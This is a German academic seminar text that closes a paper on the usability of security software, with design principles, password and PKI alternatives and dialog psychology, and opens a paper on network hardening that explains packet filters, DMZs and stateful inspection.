Durch die AEGIS-Methodologie wird das Bewusstsein der Benutzer über die Sicherheit des Systems erhöht. Zusätzlich ist das Wissen von Sicherheit besser zwischen den Nutzern verbreitet.

5 Konkrete Lösungen

Das Ziel ist „effektive Abwehr“: Entwickler sollten Sicherheitssoftware entwerfen und implementieren, indem sie sich an den Bedürfnissen und Verhaltensmustern ihrer Anwender orientieren [Gutm06a].

Im Folgenden werden die Lösungen in vier Gruppen besprochen: besseres Design, Passwort-Lösung, Metaphern und Psychologie im Dialog.

5.1 Besseres Design

Die Software-Entwickler sollen ein besseres Design liefern, damit die Nutzer leichter die Sicherheit im Alltag verwenden können. Im Folgenden werden konkrete Lösungen erwähnt und besprochen, um eine höhere Benutzbarkeit der Sicherheitsmechanismen zu erreichen.

5.1.1 Einfachheit und Automatik

Software-Entwickler müssen an vielen Stellen entscheiden, welche Operation automatisch abläuft und welche die Benutzer die Entscheidung treffen dürfen oder müssen. Denn die Benutzer versuchen, möglichst monotone Aufgaben zu vermeiden. Je aufwändiger Operationen wie Verschlüsseln oder Signieren verborgen sind, desto besser ist die Benutzbarkeit. Entwickler müssen sich dazu entscheiden, dass sie auf perfekte Sicherheit verzichten, indem sie viel wie möglich automatisieren, oder sie akzeptieren, dass die Benutzer die Sicherheitsfunktion nicht verwenden. Den besten Kompromiss zu finden, ist die Aufgabe der Entwickler.

Ein Beispiel ist die vereinfachte Version von PKI: die Plug-und-Play-PKI [Gutm03]. Mit dieser Version ortet ein Klientprogramm selbstständig einen CA-Server (Certificate Authority Server) und kommuniziert mit ihm. Der Anwender braucht nur noch einen Namen und ein Passwort einzutippen. Bei Appliances, also Geräten ohne Bedienoberfläche, sollte der Hersteller das Zertifikat vorkonfigurieren.

5.1.2 Bewusste Entscheidung

Automatismen sind aber nicht in jedem Fall die beste Wahl. Die Software muss sicherstellen, dass die Anwender die wichtigen Sicherheitsentscheidungen ausdrücklich treffen müssen, bevor das Programm weiterläuft. Das heißt, eine bewusste Entscheidung des Anwenders ist nötig. Ein Beispiel ist die richtige Beschriftung auf dem Dialogfenster (Abbildung 7).




Abbildung 7: Durch die eindeutige Beschriftung wird dem Nutzer klar, dass er per Klick auf den linkesten Button eine Signatur ausführt [Gutm06a].

5.1.3 Sichere Default-Funktionalitäten

Ein sicheres Programm braucht sinnvolle Defaults-Funktionen und sichere Default-Abläufe. Mit anderen Worten muss die am nächsten liegende Option auch die sicherste sein. Usability-Tests haben gezeigt, dass manche Benutzer in jedem Fenster „OK“ anklicken. Entwickler sollten einen einfachen Test durchführen, in dem sie überall „OK“ klicken und dadurch prüfen, ob das Ergebnis immer die sichere Entscheidung war.

5.1.4 Gute Bremsen

Die gefährliche Antwort soll für einige Zeit gesperrt werden, z.B. nicht anklickbarer oder grau gefärbter Button. Dadurch hat der Nutzer Zeit, die Meldung auf der Dialogbox zu lesen, bevor er etwas Falsches tut. Der „OK“-Button braucht einen sichtbaren Countdown, um die Verwirrung zu vermeiden, dass alles nach der Pause weitergeht. Außerdem ist es ebenfalls wichtig, in Sicherheits-Dialogfenstern auf den Schließen-Button im Fensterrahmen zu verzichten.

5.1.5 Die Sprache der Nutzer

Um ein höheres Verständnis der Benutzer zu gewinnen, sollen die Entwickler ihre künftigen Anwender fragen, was die tatsächlich vom Interface erwarten. Dummerweise stellt sich in der Praxis heraus, dass es viele Formulierungen für identische Aufgaben gibt. Deswegen ist es sinnvoll, eine Liste mit Vorschlägen der Nutzer anzulegen und eine größere Gruppe abstimmen zu lassen. Eine Studie zeigte, dass Benutzer mit GUIs, die aus solchen Abstimmungen entstanden sind, zwei- bis fünfmal weniger Fehler machen als bei herkömmlichen GUIs mit technischer Terminologie.

5.1.6 Activity-Based Planning

Von Microsoft stammt der Name „Activity-Based Planning“. Das Designprinzip besagt, dass eine Liste von Aufgaben zusammenzustellen ist, die der Anwender erledigen will, und baut die GUI dann passend zu diesen Abläufen. Herkömmliche GUIs verfügen dagegen über atomare Operationen und erwarten, dass der Benutzer die wichtigen Stellen selbst findet. Das Ergebnis des Designs sind nur unübersichtliche Menüs und unverständliche Dialoge.

Eine weitere Lehre daraus: Statt das Vokabular der Security-Experten zu verwenden, muss Software Sicherheitsaufgaben mit den Worten präsentieren, in denen der Anwender denkt und die er versteht. Dadurch können die Anwender verstehen, was sie gerade machen, und werden die vorhandenen Sicherheitsfeatures auch nutzen. Aktivitätsorientierte Designs sind eine




Abbildung 8: Die GUI hifft dem Nutzer dabei, einen Key zu erzeugen. Er orientiert sich an den Zielen des Anwenders [Gutm06b].

Strategie zu planen, damit die Aufgabenstellung der meisten Anwender abgedeckt werden müssen. Im Gegenteil zwingen schlecht formulierte Aufgaben den Nutzer , den Programmentwurf zu analysieren und zu raten, welcher Knopf zum Ziel führt. Abbildung 8 zeigt ein gutes GUI-Design.

5.1.7 Optische Hilfen

Die Hintergrundfarbe oder den Rahmen eines Objekts zu ändern, das der Nutzer gerade betrachtet, hilft den Nutzern effektiv dabei, wo sie hingucken sollen, um die Sicherheitsinformation zu finden. Der Farbwechsel verdeutlicht auch, dass etwas Ungewöhnliches vorgeht. In einer Usability-Studie verdoppelte sich die Zahl der Nutzer, die ein Sicherheitsproblem vermieden, durch den gezielten Einsatz von Farbe. Abbildung 9 ist ein gutes Beispiel.

Abbildung 9: Neuere Firefox-Versionen zeigen direkt im URL-Feld, dass die Seite SSL-gesichert und das Zertifikat verifiziert ist. Zusätzlich zum Schloss-Symbol färbt sich der Hintergrund gelb.

5.1.8 Lücken zeigen

Optische Hilfen können auf das Fehlen von Sicherheit hinweisen, auch wenn es schwer ist, solches Fehlen hervorzuheben. Ein typisches Beispiel sind Eingabefelder für Passwörter in Dialogboxen und Webseiten, die Sternchen statt der eingetippten Zeichen zeigen. Das verwirrt die Benutzer, dass das Passwort geheim bliebe geschützt sei. Aber in Wahrheit verhindert es nur, dass der Sitznachbar das Passwort ablesen kann. Wirkliche Angreifer hören die Daten auf dem Netzwerk ab, wo sie das Passwort oft genug unverschlüsselt vorfinden. Um den Benutzer nicht im Ungewissen zu lassen, empfiehlt sich ein Erklärungstext, zum Beispiel in Form eines Tooltipps. Diese Kombination warnt deutlich und gibt dem Nutzer das nötige Hintergrundwissen, um eine fundierte Entscheidung zu fällen.

5.2 Die herkömmliche Passwort-Lösung

Wie in oberen Abschnitten erwähnt wird, ist Passwort-basierter Sicherheitsmechanismus nicht perfekt sicher aber einfach zu benutzen. Die Applikationen können diesen benutzbaren Mechanismus verbessern, indem sie Daten durch einen sicheren Tunnel (SSL/TLS oder SSH) übertragen statt auf komplexe PKIs zu setzen. Bei näherer Betrachtung erweisen sich PKIs genug nur als umständlich ausgeführter Benutzername-Passwort-Mechanismus: Der Benutzer tippt Benutzernamen und Passwort ein, um seinen geheimen Schlüssel zu dechiffrieren, der ihn dann im zweiten Schritt authentifiziert.

Um das Problem der unsicheren Geheimwörter zu vermeiden, empfehlen sich Protokolle wie das passwortbasierte TLS-PSK (Transport Layer Security, Pre-Shared Keys [ErTs05]). Es verzichtet darauf, dem Gegenüber das Codewort preiszugeben. Ein positiver Nebeneffekt beim Einsatz von TLS-PSK ist dessen beiderseitige Authentifizierung: nicht nur der Klient muss sich ausweisen, auch der Server authentifiziert sich gegenüber dem Klienten. Das funktioniert ohne den Overhead, die Kosten und die Komplexität einer PKI.

5.3 Metaphern

Viele Nutzer neigen dazu, Sicherheitsfunktionen abzuschalten, da sie die Schwierigkeiten beim Einrichten fürchten als die Gefahr durch fehlende Sicherheit. Gut gewählte Metaphern, die in [Gutm06b] zahlreich erwähnt werden, helfen diese Zurückhaltung zu überwinden. Jeder kennt zum Beispiel Schlüssel und deren Sicherheitsfunktion im Alltagseinsatz. Schlüsselähnliche Geräte eignen sich folglich, um Sicherheitsparameter zwischen Systemen zu übertragen: ein USB-Stick etwa. Das WNSK (Windows Network Smart Key) setzt dies sinnvoll in die Praxis um: Windows speichert den WIFI/802.11-Verschlüsselungs-Key zusammen mit anderen Konfigurationsdaten auf einem USB-Medium. Der Benutzer steckt diesen USB-Stick einfach in die weiteren Geräte seines WLAN, um sie ebenfalls sicher zu konfigurieren. Dadurch gelingt es, den kompletten Vorgang zu automatisieren, ohne auf Sicherheit zu verzichten.

Die bekannte Schlüsselmetapher sorgt dafür, dass die Nutzer den Mechanismus verstehen und tatsächlich einsetzen, was sehr einfach ist. Es gibt zwei konkrete Maßnahmen, in denen die Schlüsselmetapher einsetzbar ist: „Location-limited Channel“ und „Time-limited Channel“. Bei dem „Location-limited Channel“ ist der Kommunikationskanal sicher, weil nur legitime Benutzer physikalischen Zugang zu den konfigurierten Geräten haben. Kennt das Bedrohungsszenario Angreifer, die über das Netzwerk eindringen, dann ist dieser einfache Kanal sicherer als jeder komplexe Smartcard-, X.509- und CA-Ansatz. Über das Netz schafft es kein Angreifer, einen USB-Stick zu belauschen. Bei dem „Time-limited Channel“ müssen zwei Geräte ihre Sicherheitsinitialisierung in einer sehr kurzen Zeitspanne abschließen, beispielsweise indem der Anwender gleichzeitig einen Knopf an beiden Geräten drückt. Das zu initialisierende Gerät nimmt an, dass nur erwünschte Partner in diesem Moment antworten. Dieser Mechanismus kombiniert zeitlich und örtlich limitierte Kanäle, weil der Benutzer den Knopf physisch drücken muss und weil das gleichzeitig auf zwei Geräten zu geschehen hat.

5.4 Psychologie im Dialog

Sozialpsychologen haben herausgefunden, dass eine Anfrage mehr Erfolgsaussichten hat, wenn ihr eine Erklärung beiliegt. Den Nutzer einfach nur zu fragen, ob er ein ungültiges SSL-Zertifikat akzeptiert, genügt nicht. Steht im Dialogfenster zusätzlich „Das ungültige Zertifikat könnte es Kriminellen ermöglichen, Geld von Ihrem Konto zu stehlen“, dann erhöht sich die Wahrscheinlichkeit, dass die Benutzer die Situation korrekt beurteilen können. Das ist die Meinung Gutmanns in [Gutm06b].

Psychologen haben noch eine interessante Erkenntnis entdeckt: Die Angst, etwas zu verlieren, motiviert die Betroffenen mehr als die Aussicht, etwas zu gewinnen. Der Mechanismus funktioniert sehr einfach: Wenn ein Arzt seinem Patienten sagt, „Falls Sie das Rauchen nicht aufgeben, haben Sie fünf Jahre weniger zu leben“, dann erreicht er damit mehr als mit der positiven Formulierung „Wenn Sie das Rauchen aufgeben, haben Sie fünf Jahre mehr zu leben“. Nutzer denken intensiver nach, wenn das Programm ihnen eine Frage stellt, als wenn es nur eine Zusage erwartet. „Etwas ist schief gelaufen. Wollen Sie fortfahren?“ ist daher weniger effektiv als „Wollen Sie sich mit der Website verbinden, obwohl dies Kriminellen erlauben könnte, Geld von Ihrem Konto zu stehlen?“

Außerdem hilft noch soziale Bestätigung den Nutzern bei der Entscheidung. Etwa bei einer sicherheitsrelevanten Frage: „Für die meisten Anwender ist XYZ die beste Wahl“, wobei XYZ die sicherste und sinnvollsten Variante ist. Selbst wenn später einmal dieser Hinweis in einem anderen Programm fehlt, wissen die Anwender, welche Entscheidung sie treffen sollten.

Literatur

[AdSa99] Anne Adams und Martina Angela Sasse. Users Are Not the Enemy. *Communications of the ACM* 42(12), 1999, S. 40–46.

[Bish05] Matt Bishop. *Psychological Acceptability Revisited*, Band Security and Usability, Kapitel 1, S. 1–12. O'Reilly. 2005.

[DiRe06] T. Dierks und E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard), April 2006. Updated by RFCs 4366, 4680, 4681.

[ErTs05] P. Eronen und H. Tschofenig. Pre-Shared Key Ciphersuites for Transport Layer Security (TLS). RFC 4279 (Proposed Standard), Dezember 2005.

[Gutm03] Peter Gutmann. Plug-and-play PKI: a PKI your mother can use. In *SSYM'03: Proceedings of the 12th conference on USENIX Security Symposium*, Berkeley, CA, USA, 2003. USENIX Association, S. 4–4.

[Gutm06a] Peter Gutmann. Benutzbarkeit von Sicherheitssoftware in der Kritik: Effektive Abwehr. Linux-Magazin, 03 2006.

[Gutm06b] Peter Gutmann. Benutzbarkeit von Sicherheitssoftware in der Kritik: Klartext. Linux-Magazin, 04 2006.

[Gutm06c] Peter Gutmann. Benutzbarkeit von Sicherheitssoftware in der Kritik: Nur für Spezialisten. Linux-Magazin, 02 2006.

[HoSa06] R. Housley und S. Santesson. Update to DirectoryString Processing in the Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 4630 (Proposed Standard), August 2006.

[Reed03] Damon Reed. Applying the OSI Seven Layer Network Model To Information Security. Practical GSEC 3436, SANS GIAC GSEC Practical Assignment, SANS Institute, November 2003.

[SaFl05] M. Angela Sasse und Ivan Flechais. *Why Do We Need It, How Do We Get It?*, Band Security and Usability, Kapitel 2. O'Reilly. 2005.

[SaHo05] S. Santesson und R. Housley. Internet X.509 Public Key Infrastructure Authority Information Access Certificate Revocation List (CRL) Extension. RFC 4325 (Proposed Standard), Dezember 2005.

[SANS07] SANS. SANS Top-20 2007 Security Risks (2007 Annual Update). Online: `https://www2.sans.org/top20/`, 2007.

[SaSc75] Jerome Saltzer und Michael Schroeder. The Protection of Information in Computer Systems. In *Proceedings of the IEEE*, Band 69, 1975, S. 1278 – 1308.

[WhTy99] Alma Whitten und J. D. Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *8th USENIX Security Symposium*, 1999.

[ZiWa06] Prof. Martina Zitterbart und Uwe Walter. Kommunikation und Datenhaltung – Geschichtete Architekturen. Vorlesung, 2006.

Abbildungsverzeichnis

Network Hardening: Firewalls, VPNs und IDS

Sven Krohlas

Angriffe auf Rechnernetze stellen seit vielen Jahren ein Problem dar, und dies sowohl für private Anwender, als auch für Unternehmen und Regierungen. Bereits im November 1988 legte ein Wurm weite Teile des Internets lahm[Spaf89], doch noch bis heute gibt es erfolgreiche Angriffe. So gab es erst vor wenigen Monaten Versuche, von China aus in Rechner der deutschen Bundesregierung einzudringen[Bund07], sowie Warnungen des Verfassungsschutzes vor Praktikanten, die zur Wirtschaftsspionage eingesetzt werden[tage07].

Diese wenigen Beispiele zeigen bereits die Vielfältigkeit der möglichen Angriffe. Sie reichen von Social Engineering, über die Einschleusung von Insidern, bis hin zu klassischen Attacken von außen, meist über das Internet. Es lassen sich also grob zwei Arten unterscheiden: Angriffe von innerhalb des Netzes und Angriffe von entfernten Rechnern aus. Letzte wiederum lassen sich aufteilen in gezielte Angriffe auf ein bestimmtes Ziel, und welche, die ihre Opfer "zufällig" auswählen, beispielsweise durch automatische Systeme wie Würmer.

Der Schwerpunkt liegt im Folgenden insbesondere auf Angriffe von außerhalb des zu schützenden Netzes, Angriffe von innerhalb werden nur kurz im Rahmen der Intrusion Detection angeschnitten und auf das oft weniger technische Social Engineering wird garnicht eingegangen. Zu letzterem sei auf Kevin Mitnicks Buch "Die Kunst der Täuschung"[uWil02] verwiesen.

1 Einleitung

Rechnernetze und die Nutzung des Internets sind aus der heutigen Welt kaum mehr wegzudenken. Nahezu jede Privatperson, jede Firma oder Behörde ist heutzutage vernetzt. Diese Rechnerumgebungen sind natürlich auch für Angreifer besonders interessant geworden. Früher war es undenkbar, aus der Ferne an Regierungsdokumente oder Konstruktionspläne der Konkurrenzfirma zu kommen. Man musste einen großen Aufwand betreiben, beispielsweise Insider einschleusen, Mitarbeiter bestechen, oder sogar in Gebäude eindringen. Heutzutage kann man wohl mit recht großer Sicherheit sagen, dass derartige Vorgehensweisen tendenziell zweite Wahl sind. In diesen Tagen träumt der Angreifer vom virtuellen Einbruch.

Diesen Überlegungen wird nun im Folgenden die Vorstellung eines "sicheren" Netzwerkes entgegengesetzt, wobei nie vergessen werden sollte, dass Sicherheit ein Prozess ist, an dem stetig gearbeitet werden muss, und eben kein Produkt, das man einmal einrichtet und dann dauerhaft funktioniert.

Die folgenden drei Kapitel werden anhand üblicher Szenarien die Möglichkeiten eines Angreifers beleuchten und Gegenmaßnahmen vorstellen. Das erste Kapitel beginnt mit dem Konzept der Firewall: mit ihr können nach Kriterien wie Adresse und Zieldienst einzelne ankommende oder abgehende Datenpakete entweder weitergeleitet oder verworfen werden, falls sie unerwünscht erscheinen. Danach werden virtuelle, private Netze betrachtet, mit deren Hilfe weit

entfernte Rechner zu einem Netzwerk zusammengeschlossen werden. Diese können somit untereinander kommunizieren, als ob sie im gleichen lokalen Netz wären, während harte Verschlüsselung für Abhörsicherheit sorgt. All diese Maßnahmen machen einem Angreifer zwar das Leben schon deutlich schwerer, können einen Angriff aber noch nicht grundsätzlich verhindern. Dies können die zuletzt vorgestellten Intrusion Detection Systeme zwar auch nicht mit absoluter Sicherheit, trotzdem stellen sie eine sinnvolle Ergänzung des Sicherheitskonzeptes dar: sie versuchen, laufende Angriffe zu erkennen, und können entsprechende Gegenmaßnahmen ergreifen, wie zum Beispiel Verbindungen abbrechen und den zuständigen Administrator informieren.

Diese Ausarbeitung wird sicherlich nicht alle Angriffsmöglichkeiten und Abwehtechniken vorstellen, sondern vielmehr Grundlagen vermitteln. Bei der Umsetzung eines konkreten Sicherheitskonzeptes sollten auch zuerst einige fundamental wichtige Fragen geklärt werden. Was soll geschützt werden? Wie groß wäre der Schaden, falls der Schutz versagt? Wie "stark" ist ein potentieller Angreifer, welche Mittel stehen ihm zur Verfügung? Der benötigte Aufwand für einen angemessenen Schutz liegt sicherlich in vollkommen anderen Größenordnungen, wenn man sich vor einem Geheimdienst anstatt vor gewöhnlichen Kriminellen schützen möchte.

2 Firewalls

Bevor Firewalls und deren konkrete Anwendungsgebiete betrachtet werden widmet sich der folgende Abschnitt zunächst den zu Grunde liegenden Technologien.

2.1 Grundlagen

Das Internet besteht aus Millionen von Rechnern. Es dürfte einleuchtend sein, dass diese in irgendeiner Form adressiert werden müssen, um einzelne davon anzusprechen. Als Identifizierungsmerkmal dient hier die *IP-Adresse*, eine, beim am weitesten verbreiteten Standard IPv4, 32 Bit lange Zahl. Üblicherweise wird diese nicht bitweise notiert, sondern dezimal in vier Blöcken mit je 8 Bit, beispielsweise 192.168.0.1. Um nun zwischen Rechnern im lokalen Netz und entfernten Maschinen unterscheiden zu können hilft die Angabe der *Subnetzmaske*. Diese beschreibt durch 1en, welche Bits das *Netzwerk* identifizieren, und durch 0en, welche den *Host*. Werden in unserem Beispiel die ersten 24 Bits als Netzwerkadresse betrachtet, so lautet die zugehörige Subnetzmaske 255.255.255.0, anders (in CIDR-Notation[FuLi06]) ausgedrückt das Netzwerk 192.168.0/24.

Nun wird es wohl ebenso einleuchtend sein, dass ein Rechner verschiedene *Dienste* anbieten kann, die ebenso unterschieden werden müssen. Hierzu erfolgt die Angabe des sogenannten *Ports*, einer Zahl zwischen 0 und 65535, an Hand derer das Zielsystem erkennen kann, an welcher Anwendung die ankommenden Daten weitergeleitet werden sollen. Es gibt hierbei übliche Konventionen, die angeben sollen, welcher Diensttyp auf welchem Port läuft. Diese finden sich beispielsweise unter Unix in der Datei */etc/services*. Wichtig ist hierbei jedoch zu bemerken, dass diese Konventionen nicht verpflichtend sind. Es wird niemand daran gehindert, einen Webserver anstatt auf Port 80 auf einem beliebigen anderen Port laufen zu lassen. Ob er da jedoch von der anvisierten Zielgruppe gefunden wird, ist eine andere Frage. Die Kombination aus IP-Adresse und Port wird als *Socket* bezeichnet.

Wenn nun ein Rechner an einen anderen Daten verschicken möchte, so verpackt er diese in ein *IP-Paket*, bestehend aus den Nutzdaten, Quell- und Zieladresse sowie weiteren Angaben wie der Größe des Pakets. Falls die Datenmenge zu groß für ein einzelnes Paket werden sollte, wird dieses in mehrere Pakete aufgespalten (*fragmentiert*), die vom Empfänger wieder zusammengesetzt werden müssen. Dieses IP-Paket wird nun für den Transport in ein TCP-Paket

gekapselt, welches zusätzliche Headerinformationen wie Quell- und Zielport, Sequenznummern und *Flags* enthält. Fragmentierung kann sowohl auf IP- als auch auf TCP-Ebene auftreten.

Diese Grundlagen sollten fürs erste genügen, an passender Stelle werden jedoch noch einige weitere Details betrachtet. Vertiefende Informationen zu TCP/IP und der TCP/IP-Protokollfamilie wie den vollständigen Aufbau der Header finden sich in Richard Stevens Standardwerk “TCP/IP Illustrated, Volume 1: The Protocols”[Stev02].

2.1.1 Szenario

Nach all dieser Theorie findet sich in 1 ein realistisches Beispielszenario, anhand dessen die möglichen Anwendungen von Firewalls in diesem Kapitel betrachtet werden. Eine Automobilzulieferfirma habe zwei Abteilungen A und B. Jede Abteilung sei für die Kooperation mit einem bestimmten Hersteller zuständig: Abteilung A für Hersteller X, Abteilung B für das Konkurrenzunternehmen Y. Es dürfte klar sein, dass Kunden von Abteilung A keinen Einblick in die andere Abteilung erhalten sollen, auch wenn sie Zugang zum firmeninternen Netz haben. Sinnvoll erscheint es, den Kunden keinen Zugang zu den internen Diensten zu gewähren, und diesen somit keinen Zugangsdaten zur Verfügung zu stellen. Dies ist jedoch noch nicht ausreichend, denn es wäre immernoch problemlos möglich durch das Netz laufenden Verkehr mitzulauschen. Um somit noch ein weiteres Hindernis aufzustellen und auch das Abhören von Netzwerkverkehr zu verhindern, wird der Verkehr zwischen den beiden Abteilungen mit Hilfe einer Firewall gefiltert.




Abbildung 1: Unser erstes Beispielnetz.

Jede Abteilung besitze einen Server für Netzwerkfreigaben via Network File System (NFS, [SCRT+03]). Dieser wird beispielsweise für geheime Konstruktionspläne genutzt, von denen die Konkurrenz nichts erfahren darf. Für den Informationsaustausch zwischen den Abteilungen und mit Außenstehenden steht ein gemeinsam genutzter Server für das Simple Mail Transfer Protocoll (SMTP, [Klen01]) zur Verfügung.

Die beiden Abteilungen sind über einen Router mit mehreren Netzwerkschnittstellen miteinander und mit dem Internet verbunden.

2.2 Allgemeines

Eine Firewall ist, wie eingangs bereits angedeutet, ein Konzept, das die bedingte Weiterleitung von TCP-Paketen ermöglicht. Praktisch umgesetzt wird dieses Konzept durch Paketfilter. Hierzu wird ein Regelwerk aufgestellt, eine Sammlung an Bedingungen, mit einer Festlegung, was mit Paketen geschehen soll, auf die eine Bedingung zutrifft. Hier gibt es wieder zwei Herangehensweisen, die sich in ihrem Verhalten bezüglich Paketen, auf die keine Regel zutrifft, unterscheiden. Entweder es wird definiert, welche Pakete erlaubt sind, und verwirft den Rest, oder man definiert unerwünschte Pakete und erlaubt jeglichen anderen Netzwerkverkehr. Ersteres ist natürlich die restriktivere, und damit meist sicherere Variante, für die jedoch genau festgelegt werden muss, welche Dienste von wo aus erreichbar sein dürfen.

Dies führt zum nächsten Problem: Das Regelwerk einer Firewall kann äußerst komplex sein und für dessen korrekte Aufstellung wird Detailwissen über die verwendeten Protokolle benötigt. Eine fehlerhaft konfigurierte Firewall bringt keinen wirklichen Sicherheitsgewinn, ein falsches Sicherheitsgefühl kann sich im Gegenteil sogar schädlich auswirken. Aus diesem Grunde werden auch die sogenannten *Personal Firewalls* des öfteren kritisiert. Deren Hersteller versprechen einfache Konfigurierbarkeit und versuchen, Details vom Benutzer zu verbergen. Desweiteren laufen sie auf dem Host, nicht dem Gateway nach draußen. Es stellt sich nun die Frage, ob es Sinn macht, das zu schützende System mit noch mehr angreifbarem Code auszustatten, um es besser zu schützen. Viele Sicherheitsexperten beantworten diese Frage mit nein und empfehlen den Einsatz einer Firewall auf den Gateways. Nichtsdestotrotz kann der Nutzer einiges über den Netzwerkverkehr eines Systems mit Hilfe von Personal Firewalls lernen, indem er sie zuerst derart konfiguriert, dass sie sämtliche Pakete blockieren, und dann Stück für Stück versucht durch die richtigen Regeln einzelne Dienste zum Laufen zu kriegen.[Donn07]

2.3 Paketfilter

Zunächst wird die erste Anforderung aus dem Beispielszenario betrachtet: es soll aus einer Abteilung nicht möglich sein, auf den NFS-Server in der anderen zuzugreifen, und umgekehrt.

Ein Paketfilter überprüft hierzu die Daten im Header jedes ankommenden Paketes. Diese sind unterschiedlich, je nach verwendetem Protokoll. Bei TCP finden wir hier unter anderem Ziel- und Absenderport, Checksumme, Flags zum Verbindungsstatus und die Sequenznummer, beim verbindungslosen UDP fehlen die letzten beiden Informationen. Im Header eines IP-Paketes finden wir zum Beispiel die Ziel- und Absenderadresse sowie die Time to live (TTL).

Das Ziel ist es also, Zugriffe aus dem jeweils anderen Netz zu erkennen, und diese Pakete dann entweder kommentarlos zu verwerfen (DROP/DENY) oder den Quellrechner über eine Verbindungsverweigerung zu informieren (REJECT), aber keinesfalls die Pakete weiterzuleiten (FORWARD/PERMIT). Hierzu reicht die Betrachtung von Absender- und Zielsocket.

2.4 Demilitarisierte Zone (DMZ) und Exposed Hosts

Am zweiten gemeinsam genutzten Dienst im Beispielnetz, dem SMTP-Server, wird ein weiteres Konzept deutlich: die demilitarisierte Zone, kurz DMZ.

Prinzipiell gäbe es mehrere Möglichkeiten diesen Server aufzustellen. Man könnte ihn zum Beispiel in eines der Abteilungsnetze legen. Das Problem hierbei: die andere Abteilung bräuchte dann Zugriff auf ebendieses Netz. Zwar könnte man diesen Zugriff auch durch entsprechende Filterregeln auf nur diesen einen Server beschränken, doch was passiert, wenn ein besonders engagierter Angreifer eine Sicherheitslücke im SMTP-Server ausnutzt und es schafft, dort

eigenen Code auszuführen? Er hätte dann die Möglichkeit, den übernommenen Server als *Brückenkopf* in das andere Netz zu verwenden, und kann von dort aus seinen Angriff fortzusetzen. Die schützende Firewall hätte er damit erfolgreich umgangen. Dieser Lösungsansatz scheint also nicht sonderlich clever zu sein.

Was passiert nun, wenn der Server wie in 1 zwischen den Abteilungen positioniert wird? Selbst wenn der Angreifer diesen Server übernehmen würde, hätte er kaum etwas gewonnen: zwischen ihm und seinem eigentlichen Angriffsziel liegt immernoch eine Firewall. Einen derartigen Aufbau, bei dem gemeinsam genutzte Server oder Teilnetze mit ähnlichen sicherheitsrelevanten Eigenschaften von anderen Netzen isoliert werden, nennt man eine *demilitarisierte Zone (DMZ)*[Baue01].

Viele Hersteller von einfachen Routern bieten die Einrichtung einer DMZ in ihrer Konfiguration an. Es wird dann für gewöhnlich ein Rechner angegeben, an den sämtlicher Datenverkehr von außen weitergeleitet wird. Dabei handelt es sich dann jedoch um einen *exposed Host*, und nicht eine DMZ, da der exposed Host für gewöhnlich Teil des internen Netzes ist und somit keine weitere Firewall für die geforderte Isolation zwischen Server und internem Netz sorgt. Es wird also das Prinzip, dass wir einem Angreifer niemals mehr Möglichkeiten geben wollen, als unbedingt nötig sind, um die gewünschten Dienste anbieten zu können, verletzt.

2.5 Stateful Inspection

Eine genauere Betrachtung der Paketfilter aus den letzten Abschnitten zeigt jedoch noch ein ungelöstes Problem auf. Wenn ein Rechner aus Abteilung A nun eine Mail versenden will, so baut er eine Verbindung zum SMTP-Server in der DMZ auf. Dies erlauben wir ihm durch entsprechende Regeln im Paketfilter. Der SMTP-Server selbst muss jedoch im Laufe dieser Verbindung auch Antworten in das Netz der Abteilung A versenden, was wir ihm ebenfalls erlauben müssen. Hier sehen wir eine prinzipielle Beschränkung einfacher Paketfilter: der SMTP-Server könnte jederzeit Pakete ins die internen Netze versenden, unabhängig davon, ob gerade eine Verbindung besteht. Um dies zu unterbinden, sollte der Paketfilter sich bestehender Verbindungen bewusst sein und Pakete abhängig vom Verbindungsstatus behandeln. Genau dies tun Stateful Inspection Paketfilter.

